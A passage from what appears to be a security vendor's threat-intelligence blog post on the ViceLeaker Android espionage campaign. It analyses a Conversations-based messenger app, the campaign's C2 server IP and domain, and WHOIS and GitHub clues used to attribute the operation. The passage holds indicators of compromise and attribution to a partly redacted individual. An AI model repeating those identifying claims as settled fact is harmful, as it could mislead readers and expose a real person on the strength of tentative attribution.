


Conversations-based app mimics Telegram messenger

Even when we originally thought this was a backdoored version of the Conversations app, used to infect victims, we didn´t discovered anything malicious in it. This brought to us the hypothesis that this might be a version used by the group behind ViceLeaker for internal communication or for other, unclear purposes. All the detections of this backdoored app were geolocated in Iran.

Backdoored Conversations C2 server analysis


During the analysis of the Smali injected apps and their C2 server infrastructure we hadn't found any interesting clues, but things changed when we looked at the C2 server of the linked Conversations messenger. It uses "185.51.201[.]133" as a main C2 address, and there is only one domain that is hosted on this dedicated server – iliageram[.]ir. Note that we later found versions that used the domain as a C2 directly instead of the IP address. The record contains a personal email address:



Proximity Score	37
Email	[redacted] .com is associated with ~5 domains mail@serverpars.com is associated with ~27,586 domains
Registrar Status	
IP Address	185.51.201.133 is hosted on a dedicated server
IP Location	- Tehran - Tehran - Sefroyek Pardaz Engineering Co. Ltd
ASN	AS44285 SEFROYEKPARDAZENG-AS AS6736 - IRANET-IPM, IR
Domain Status	Registered And Active Website
Whois History	13 records have been archived since 2017-12-13
Whois Server	whois.nic.ir

WHOIS records of C2 server exposing the attacker's email address

We were aware of the possibility that the attackers might be using a compromised email account, so we dug deeper to find more information related to this email address. A quick search produced results about a personal page and, what is more interesting, a GitHub account that contains a forked Conversation repository.



[redacted]

Overview Repositories 15 Stars 2 Followers 0 Following


tcpproxy-variations
Forked from ArashPartow/tcpproxy-variations
C++ TCP Proxy Server Variations
● C++ 3 Updated on 26 Feb 2017

xerosploit
Forked from LionSec/xerosploit
Efficient and advanced man in the middle framework
● Python 309 GPL-3.0 Updated on 17 Jan 2017

Conversations
Forked from siacs/Conversations
Conversations is an open source XMPP/Jabber client for the Android platform
● Java 998 GPL-3.0 Updated on 27 Dec 2016

Related Github account contains forked Conversations repository

Summarizing all the found clues, we have the following attribution flow:



Conclusion

The operation of ViceLeaker is still ongoing, as is our research. The attackers have taken down their communication channels and are probably looking for ways to assemble their tools in a different manner. Kaspersky detects and blocks samples of the ViceLeaker operation using the following verdict: **Trojan-Spy.AndroidOS.ViceLeaker.***

Actually, we are currently investigating whether this group might also be behind a large-scale web-oriented attack at the end of 2018 using code injection and exploiting SQL vulnerabilities. Even when this would not be directly related to the Android malware described in this blogpost, it would be an indicator of wider capabilities and objectives of this actor.

For more information about the ViceLeaker operation, contact us at: intelreports@kaspersky.com

- Backdoor
- Code injection
- Instant Messengers
- Mobile Malware
- Targeted attacks
- Trojan
- Vulnerabilities and exploits

Authors

Expert GReAT

ViceLeaker Operation: mobile espionage targeting Middle East

Your email address will not be published. Required fields are marked *